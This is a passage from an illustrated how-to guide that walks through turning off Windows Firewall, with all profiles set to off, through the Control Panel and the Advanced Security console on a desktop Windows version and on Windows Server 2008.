
5. Windows Firewall control panel appears on the screen, click Turn Windows Firewall on or off link in the left pane of the window




6. In **Customize Settings** window, select the radio button **Turn off Windows Firewall (not recommended)** for both Private and Public network settings and click **OK**




7. In the Windows Firewall control panel, click **Advanced settings** link in the left pane.



8. A window named **Windows Firewall with Advanced Security** appears on the screen, click **Windows Firewall Properties** link in the Overview section



9. **Windows Firewall with Advanced Security on Local Computer** window appears, choose **Off** from the **Firewall state** drop-down list, click **Apply** and then click **OK**




10. Ensure that Firewall state under **Private Profile** tab is also turned off.

11. **Close** all the windows


## Windows 2008 Server

To Turn off Windows Firewall Settings in **Windows Server 2008**:


1. Go to **Start → Control Panel**




2. Double click **Windows Firewall** icon in Control Panel to launch Windows Firewall
3. Click **Turn Windows Firewall on or off** link in the left pane of the Windows Firewall Control Panel




4. Select **Off** radio button from the Windows Firewall window and then click **OK**




5. Go to **Start → Administrative Tools → Windows Firewall with Advanced Security**

6. Windows Firewall with Advanced Security window appears, click Windows Firewall Properties link under Overview section



7. **Windows Firewall with Advanced Security on Local Computer** window appears, choose **Off** from the **Firewall state** drop-down list, click **Apply** and then click **OK**

